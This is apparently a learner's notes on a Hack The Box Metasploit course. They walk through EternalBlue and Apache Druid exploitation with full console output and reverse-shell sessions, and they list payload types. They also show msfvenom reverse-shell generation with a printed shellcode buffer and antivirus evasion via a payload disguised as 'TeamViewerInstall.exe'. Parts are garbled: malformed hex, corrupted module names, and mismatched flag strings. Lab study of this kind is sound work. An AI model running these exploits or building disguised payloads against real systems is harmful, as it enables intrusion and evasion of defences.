
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.10.14.15
LHOST => 10.10.14.15

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.10.40
RHOSTS => 10.10.10.40

```

Integrated Terminal


Then, we can run the exploit using the "run" command.



```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > run

[*] Started reverse TCP handler on 10.10.14.15:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1
[*] 10.10.10.40:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[*] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31  ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xc000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.15:4444 -> 10.10.10.40:49158) at 2020-08-14 11:25:32 +0000
```

- We get a Meterpreter **prompt** and so the **whoami** command, typically used for Windows won't work here.
- we can use the Linux equivalent of **getuid**.



```
meterpreter > whoami
[-] Unknown command: whoami.

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

- Exploring the **help** menu gives us further insight into what Meterpreter payloads are capable of.

```

meterpreter > help

Core Commands
=====

```

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of Unicode strings
enable_unicode_encoding	Enables encoding of Unicode strings
exit	Terminate the meterpreter session

## MSF - Meterpreter Navigation

- We can use the linux commands like **cd** and **ls** for navigation.

we also have an option to open a shell channel which helps us interact with a Windows command-line interface.

```

meterpreter > ls
Listing: C:\Users
=====

Mode          Size  Type  Last modified      Name
----          ---   ---   -----           ---
40777/rwxrwxrwx 8192  dir   2017-07-21 06:56:23 +0000  Administrator
40777/rwxrwxrwx 0     dir   2009-07-14 05:08:56 +0000  All Users
40555/r-xr-xr-x 8192  dir   2009-07-14 03:20:08 +0000  Default
40777/rwxrwxrwx 0     dir   2009-07-14 05:08:56 +0000  Default User
40555/r-xr-xr-x 4096  dir   2009-07-14 03:20:08 +0000  Public
100666/rw-rw-rw- 174   fil   2009-07-14 04:54:24 +0000  desktop.ini
40777/rwxrwxrwx 8192  dir   2017-07-14 13:45:33 +0000  haris

meterpreter > shell
Process 2664 created.
Channel 1 created.

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users>

```

A **channel** here represents the connection between our device and the target host.

## Payload Types

## Generic Payloads


- Generic/custom. Multi-use generic listener.
- generic/shell\_bind\_tcp. TCP connection binding with normal shell.
- generic/shell\_reverse\_tcp. Reverse TCP connection with normal shell.

## Windows x64 Payloads


- Windows/x64/exec. Executes arbitrary commands (Windows x64).
- Windows/x64/loadlibrary. Loads arbitrary x64 library paths.
- Windows/x64/messagebox. Spawns customizable MessageBox dialog.
- windows/x64/shell\_reverse\_tcp. Reverse TCP connection with normal shell (single payload).
- windows/x64/shell/reverse\_tcp. Reverse TCP connection with stager + stage.
- windows/x64/shell/bind\_ipv6\_tcp. IPv6 Bind TCP stager with stager + stage.
- Windows/x64/meterpreter/. Meterpreter payload with various options.
  
- Windows/x64/powershell/. Interactive PowerShell sessions with various options.
- Windows/x64/vncinject/. VNC Server (Reflective Injection) with various options.

**Question:** Exploit the Apache Druid service and find the flag.txt file. Submit the contents of this file as the answer.

**Answer:** HTB{MSF\_Expl01t4t10n}



I started with a nmap scan on the target to be sure Apache was running.



I then searched for an exploit suitable for exploiting the service on **msfconsole**.

kali@kali: ~/Desktop

```
msf6 > search Druid
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/http/apache_druid_js_rce	2021-01-21	excellent	Yes	Apache <b>Druid</b> 0.20.0 Remote Command Execution
1	exploit/multi/http/apache_druid_cve_2023_25194	2023-02-07	excellent	Yes	Apache <b>Druid</b> JNDI Injection RCE
2	auxiliary/spoof/dns/bailiwicked_domain	2008-07-21	normal	Yes	DNS BailiWicked Domain Attack
3	auxiliary/spoof/dns/bailiwicked_host	2008-07-21	normal	Yes	DNS BailiWicked Host Attack
4	auxiliary/scanner/http/log4shell_scanner	2021-12-09	normal	No	Log4Shell HTTP Scanner
5	exploit/solaris/sunrpc/yupdated_exec	1994-12-12	excellent	No	Solaris yupdated Command Execution
6	exploit/dialup/multi/login/manargs	2001-12-12	good	No	System V Derived /bin/login Extraneous Arguments Buffer Overflow
7	auxiliary/scanner/telephony/wardial		normal	No	Wardialer

```
Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/telephony/wardial
```

```
msf6 > use 0
```

```
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
```

```
msf6 exploit(linux/http/apache_druid_js_rce) > 
```

+10-Streak pts    Submit    Hint

← Previous    Next →

Powered by HACKTHEBOX

I then set the RHOST and LHOST (my vpn ip).

Set RHOST “10.129.47.216” and set LHOST “10.10.15.207”

```
File Actions Edit View Help
```

```
msf6 exploit(linux/http/apache_druid_js_rce) > set RHOST 10.129.47.216
```

```
RHOST => 10.129.47.216
```

```
msf6 exploit(linux/http/apache_druid_js_rce) > set LHOST 10.10.15.207
```

```
LHOST => 10.10.15.207
```

```
msf6 exploit(linux/http/apache_druid_js_rce) > 
```

Then running the exploit followed. And i gained a session on meterpreter.

```
[*] Started reverse TCP handler on 10.10.14.110:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Using URL: http://10.10.14.110:8080/0Af21LyR2G0F
[*] Client 10.129.87.149 (curl/7.68.0) requested /0Af21LyR2G0F
[*] Sending payload to 10.129.87.149 (curl/7.68.0)
[*] Sending stage (3045380 bytes) to 10.129.87.149
[*] Meterpreter session 1 opened (10.10.14.110:4444 → 10.129.87.149:50866) at 2024-10-16 07:56:34 +0000
[*] Command Stager progress - 100.00% done (117/117 bytes)
[*] Server stopped.

meterpreter > 
```

**Find** command won't work on meterpreter so i asked it for a shell using **"shell"** command then using **"find"** command i found the path to the flag.txt file. Using **"cat"** command i viewed the contents of the flag.txt file.

```
[*] Started reverse TCP handler on 10.10.14.110:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Using URL: http://10.10.14.110:8080/0Af21LyR2G0F
[*] Client 10.129.87.149 (curl/7.68.0) requested /0Af21LyR2G0F
[*] Sending payload to 10.129.87.149 (curl/7.68.0)
[*] Sending stage (3045380 bytes) to 10.129.87.149
[*] Meterpreter session 1 opened (10.10.14.110:4444 → 10.129.87.149:50866) at 2024-10-16 07:56:34 +0000
[*] Command Stager progress - 100.00% done (117/117 bytes)
[*] Server stopped.

meterpreter > shell
Process 2044 created.
Channel 1 created.
find / -name flag.txt -type f
find: /: Permission denied
/root/flag.txt
cat /root/flag.txt
HTB{MSF_Expl0it4t10n}
```

# Encoders

Encoders enable payload compatibility across different processor architectures (x64, x86, sparc, ppc, mips).

- Assist in antivirus (AV) evasion by modifying payloads.
- Remove bad characters (hexadecimal opcodes) from payloads.

## AV Evasion

Use of encoders for AV evasion has decreased due to improved IPS/IDS detection mechanisms.

**Shikata Ga Nai (SGN)** is Popular encoding scheme known for its difficulty to detect. It is not universally undetectable, but historically effective.

## Selecting an Encoder

- Before 2015, Metasploit used separate tools: msfpayload (for creating payloads) and msfencode (for encoding).
- Located in /usr/share/framework2/.
- Custom payloads could be created using msfpayload and then encoded with msfencode.
- Output from one command could be piped into the next to generate an encoded payload for the target machine.

Updates After 2015 include using Msfvenom

- msfpayload and msfencode were combined into a single tool “msfvenom”.
- Msfvenom handles both payload generation and encoding.

## Example of Payload Generation

```
"msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1
```

```
LPORT=4444 -b "\x00" -f perl"
```

## Generating Payload - Without Encoding

The screenshot shows a terminal window titled "kali@kali: ~/Pictures". The command entered is:

```
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "\x00" -f perl
```

The output shows the payload generation process:

```
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of perl file: 1674 bytes
my $buf =
"\xba\x49\x8e\x46\x2c\xdb\xd5\xd9\x74\x24\xf4\x5f\x2b\xc9" .
"\x31\x59\x3c\x7\x04\x31\x57\x10\x0\x3\x57\x10\x0\xab\x7b\xba" .
"\x4\x4\x84\x43\x19\xda\x0\x6\x24\xc8\x6a\x2\x15\xdc" .
"\xf9\xe6\x95\x97\xac\x12\x97\x58\x5f\xaa\x9d\x80\xeb\x0\x0" .
"\x09\xfd\x2b\xe8\x76\x9c\xd\x3\xaa\x7\x9\x2\xbf\x7f" .
"\x2e\x8a\xb\x90\xe2\x86\x6\x7\x54\x12\xca\x4\x2\x5b\xf\x4" .
"\x4\x0\xfa\x23\x71\x96\x8e\xf\x78\x7\x5\x6\x8\x3\x6\x1" .
"\x48\x92\x1\x0\x5\x31\x9\xd\x4\x7\x6\xf\x4\x5\x5\x6\x6\x3\x0\x4" .
"\x8\x8\xbe\xbd\xda\x17\xff\x7\x1\xd\x7\x6\x6\x8\x5\x8\x1d\x3\x2" .
"\x5\xb\x5\x26\x81\xb7\x6\x2\x15\x1f\xe\x1\x4\xf\x1\x1\x26" .
"\x2\x72\xad\x83\x80\xdc\xb2\x12\x4\x57\xce\x9\x6\xb\x7" .
"\x6\xdb\x4\x13\x0\x2\xbf\xee\x0\x2\xee\x6\x0\x5\x5\xce" .
"\x1\x1\x7\x5\x19\xca\xe\x8\x5\x26\x9\x6\x7\x9\xeb\x29\x8\x6" .
"\x5\x7\x5\x9\xb\x4\xd\xf\x5\xf\x4\x3\xf\x1\x0\x2\x8\xd\x0\x0\x2" .
"\xd\x3\x5\x4\xfc\xd\x4\x5\x4\x3\xb\x8\x9\x15\x6\xea\xb\x2\xfe" .
"\xf\x6\x13\x6\x7\x6\xfd\x8\x7\x6\x1\x5\x5\x6\x0\x6\x8\x9\x1\x4\x4" .
"\x2\xe\x7\x3\x6\x9\xc\x5\xb\x7\xf\x6\x4\xc\x0\x8\x8\x9\xf\x8\x8" .
"\x5\x7\xbf\x8\x4\x1\xf\x9\x2\x4\x7\x3\xf\x8\x2\xfe\x1\x2\x2\x7\x2" .
"\xfe\xb\x1\x4\xb\x7\x3\xae\x7\xb\x7\xd\x6\xbc\xc\x\x1\x8\x8" .
"\x3\x6\xd\x8\x9\xb\x5\x6\x9\x1\x9\xf\xce\x7\x3\x7\xc\x7\x5\x0\x8\x6" .
"\x5\x4\x9\x7\x2\x6\xc\xec\x4\x2\xb\x8\xd\x0\x9\x1\xaa\x2\xc\xd\x0" .
"\x5\xfd\x2\x0\xd\x3\x2\x5\x9\x1\x8\x3\x7\x6\x6\x8\xb\x0\xfb\x3\x" .
"\x3\x1\xe\x0\x8\x9\x5\x0\x9\x6\xd\x3\xc\x5\x1\xf\xd\x6\x7\x1\x0\xd\x" .
"\x8\x3\x4\xaa\x6\x7\xd\x0\x4\x7\x5\x1\x1\xd\x0\x1\x1\xd\xee\xff\x" .
"\x9\xed\x0\x2\x1\xf\x6\x5\x8\x5\xb\x4\xc\x14\x9\x9\x1\x1\x8\x8" .
"\xb\x1\x6\x8\x3\xb\x1\x5\x2\xd\xbc\x1\x6\x7\xe\x4\xbd\x1\x6\x7\x" .
"\x6\x8\x2\xc\x0\x4\x7\x1\xc\x5\xd\x0\xf\x3\x1\x5\x7\x0\x5\xbc\x7\x" .
"\x2\x5\x9\x5\x";
```

## Generating Payload - With Encoding shikata\_ga\_nai.

```
"msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1
```

```
LPORT=4444 -b "\x00" -f perl -e x86/shikata_ga_nai'
```

- First line of the \$buf and see how it changes when applying an encoder like shikata\_ga\_nai.



The image shows a terminal window on a Kali Linux desktop. The terminal is running the msfvenom command to generate a payload. The command is:

```
$ msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "\x00" -f perl -e x86/shikata_ga_nai
```

The output shows the encoder selection process:

- Found 1 compatible encoders
- Attempting to encode payload with 1 iterations of x86/shikata\_ga\_nai
- x86/shikata\_ga\_nai succeeded with size 381 (iteration=0)
- x86/shikata\_ga\_nai chosen with final size 381
- Payload size: 381 bytes
- Final size of perl file: 1674 bytes

The generated payload is displayed in the terminal, showing various hex escape sequences.

To select an Encoder for an existing payload, we can use the **show encoders** command within the msfconsole to see which encoders are available for our current Exploit module + Payload combination.

A screenshot of a Kali Linux desktop environment. In the foreground, a terminal window titled 'kali@kali: ~/Desktop' is open, displaying Metasploit framework commands:

```
msf6 exploit(windows/smb/ms17_030_ternalblue) > set payload 31
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_030_ternalblue) > show encoders
```

The 'show encoders' command has been run, and the output shows a list of compatible encoders:

#	Name	Disclosure Date	Rank	Check	Description
0	encoder/generic/eicar		manual	No	The EICAR Encoder
1	encoder/generic/none		normal	No	The "none" Encoder
2	encoder/x64/xor		normal	No	XOR Encoder
3	encoder/x64/xor_dynamic		normal	No	Dynamic key XOR Encoder
4	encoder/x64/zutto_dekiru		manual	No	Zutto Dekiru

Below the terminal, a file manager window is visible, showing icons for Trash, File System, and Home.

Like the available payloads, these are automatically filtered according to the Exploit module only to display the compatible ones.

```

File Actions Edit View Help
(kali㉿kali)-[~/Desktop]
$ msfconsole -q
msf6 > search MS09-050
Matching Modules
=====
#  Name
0  exploit/windows/smb/ms09_050_smb2_negotiate_func_index      Disclosure Date: 2009-09-07   Rank: good   Check: No   Description: MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
1  auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_func_index      Disclosure Date: 2009-09-07   Rank: normal  Check: No   Description: Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
2  auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff          Disclosure Date: 2009-09-07   Rank: normal  Check: No   Description: Microsoft SRV2.SYS SMB2 Logoff Remote Kernel NULL Pointer Dereference

Interact with a module by name or index. For example info 2, use 2 or use auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] No encoder configured, defaulting to windows/x86/shikata_ga_nai
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] No encoder configured, defaulting to windows/x86/shikata_ga_nai
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > show encoders

Compatible Encoders
=====
#  Name
0  encoder/generic/eicar      Disclosure Date: manual  Check: No   Description: The EICAR Encoder
1  encoder/generic/none        Disclosure Date: normal   Check: No   Description: The "none" Encoder
2  encoder/x86/add_sub         Disclosure Date: manual   Check: No   Description: Add/Sub Encoder
3  encoder/x86/alpha_mixed     Disclosure Date: low     Check: No   Description: Alpha2 Alphanumeric Mixedcase Encoder
4  encoder/x86/alpha_upper      Disclosure Date: low     Check: No   Description: Alpha2 Alphanumeric Uppercase Encoder
5  encoder/x86/avoid_underscore_tolower    Disclosure Date: manual   Check: No   Description: Avoid underscore/tolower
6  encoder/x86/avoid_utf8_tolower    Disclosure Date: manual   Check: No   Description: Avoid UTF8/tolower
7  encoder/x86/bloxor          Disclosure Date: manual   Check: No   Description: BloXor - A Metamorphic Block Based XOR Encoder
8  encoder/x86/bmp_polyglot    Disclosure Date: manual   Check: No   Description: BMP Polyglot
9  encoder/x86/call4_dword_xor  Disclosure Date: normal   Check: No   Description: Call+4 Dword XOR Encoder
10  encoder/x86/context_cpid   Disclosure Date: manual   Check: No   Description: CPUID-based Context Keyed Payload Encoder
11  encoder/x86/context_stat   Disclosure Date: manual   Check: No   Description: stat(2)-based Context Keyed Payload Encoder
12  encoder/x86/context_time   Disclosure Date: manual   Check: No   Description: time(2)-based Context Keyed Payload Encoder
13  encoder/x86/countdown     Disclosure Date: normal   Check: No   Description: Single-byte XOR Countdown Encoder
14  encoder/x86/fnstenv_mov    Disclosure Date: normal   Check: No   Description: Variable-length Fnstenv/mov Dword XOR Encoder

```

If we encode an executable payload only once with SGN, it would most likely be detected by most antivirus today.

Trying “**msfvenom -a x86 --platform windows -p windows/meterpreter/reverse\_tcp**

**LHOST= 10.10.15.207 LPORT=8080 -e x86/shikata\_ga\_nai -f exe -**

**o ./TeamViewerInstall.exe”** Gives us a payload with the exe format, called

TeamViewerInstall.exe, which is meant to work on x86 architecture processors for the Windows platform, with a hidden Meterpreter reverse\_tcp shell payload, encoded once with the Shikata Ga Nai scheme.

- We take the result and upload it to **VirusTotal** to see whether it is enough for AV evasion.

One better option to avoid AV detection would be to try running it through multiple iterations of the same Encoding scheme.

Metasploit also offers a tool called **msf-virustotal** that we can use with an API key to analyze our payloads. “msf-virustotal -k <API key> -f TeamViewerInstall.exe”

## Databases

- Help us track results from complex assessments (search results, entry points, issues, credentials).
- Have built-in support for **PostgreSQL** to manage data effectively.
- Allows easy import/export of results and configuration of exploit module parameters.

### Setting Up the Database

- **To Check PostgreSQL Status** we use command “sudo service postgresql status”. This Ensures PostgreSQL is running.
- **To Start PostgreSQL.** Command: “ sudo systemctl start postgresql”. This activates the PostgreSQL service.
- **To Initialize MSF Database** we use “sudo msfdb init”. This Creates user, databases, and configuration files. May encounter errors if Metasploit is outdated.
- **Handling Initialization Errors.** If initialization skips, We check database status with “sudo msfdb status”

We can Update Metasploit if necessary using “apt update” command

- **Successful Initialization Output** confirms creation of database user and schema if successful.

- **Connecting to the Database.** After initialization, we launch **msfconsole** to connect to the database seamlessly.

## Connecting to the Initiated Database in Msfconsole

Start Msfdb

- Command is “`sudo msfdb run`”. This connects to the database and provides a welcome message.

Reinitiate the Database (if necessary)

- Command “`msfdb reinit`”
- Copy database configuration: `cp /usr/share/metasploit-framework/config/database.yml ~/.msf4/`
- Restart PostgreSQL using the following command “`sudo service postgresql restart`”
- Start msfconsole quietly without the banner we use “**msfconsole -q**”

## Check Database Status

- Command we use “**db\_status**” which confirms connection to the database.

Database Commands Overview

- `db_connect`: Connect to an existing database.
- `db_disconnect`: Disconnect from the current database.
- `db_export`: Export database contents.
- `db_import`: Import a scan result file (auto-detects file type).
- `db_nmap`: Executes Nmap and records output.

- `db_rebuild_cache`: Rebuilds the module cache.
- `db_status`: Shows current database status.
- `hosts`: Lists all hosts in the database.
- `loot`: Lists all loot in the database.
- `notes`: Lists all notes in the database.
- `services`: Lists all services in the database.
- `vulns`: Lists all vulnerabilities in the database.
- `workspace`: Switch between workspaces.

## Using the Database

- Helps us organize data from scans (hosts, vulnerabilities, notes).
- Supports importing and exporting data for large assessments.

## Workspaces

- Acts like folders to segregate scan results.
- We view current workspaces with **workspace command**.
- Add a workspace using “**workspace -a [name]**”.
- Switch to a workspace using “**workspace [name]**”.
- Delete a workspace using “**workspace -d [name]**” command.

## Importing Scan Results

- Importing Nmap Scan we use **db\_import** to import a Nmap scan into the database.  
“**db\_import Target.xml**“

Sample Nmap Scan Output will reveal information like (, open ports, services detected).

### **Using Nmap Inside MSFconsole**

### **Using Nmap with MSFconsole.**

- We can scan directly from MSFconsole using "db\_nmap -sV -sS [target IP]"

### **Viewing Hosts and Services**

- List discovered hosts using "**hosts**"
- List services on hosts using "**services**"

### **Backing Up Data**

- Export the database for backup using the following command "db\_export -f xml [filename]"

### **Managing Hosts**

- We add a host using "**hosts -a [IP]**"
- Update host information using "**hosts -i [IP] --info '[New Info]'**"

### **Managing Services**

- Add a service using the following command "services -a -s [service] -p [port] -r [protocol] [IP]"

### **Managing Credentials**

- To list credentials, we use "creds" command

- Add credentials we use "creds -a -u [username] -p [password]"
- To delete credentials, we use command "creds -d -s [service]"

## Loot Management

- To View and manage collected loot we use "loot"
- To Add loot we use "loot -f [filename] -i [info] -a [addr] -t [type]"
- To delete loot we use "loot -d [addr]" command

## Key Commands

- Nmap Scan: "db\_nmap -sV -sS [IP]"
- Hosts: "hosts"
- Services: "services"
- Backup: "db\_export -f xml backup.xml"
- Add Host: "hosts -a [IP]"
- Update Host: "hosts -i [IP] --info '[Info]'"
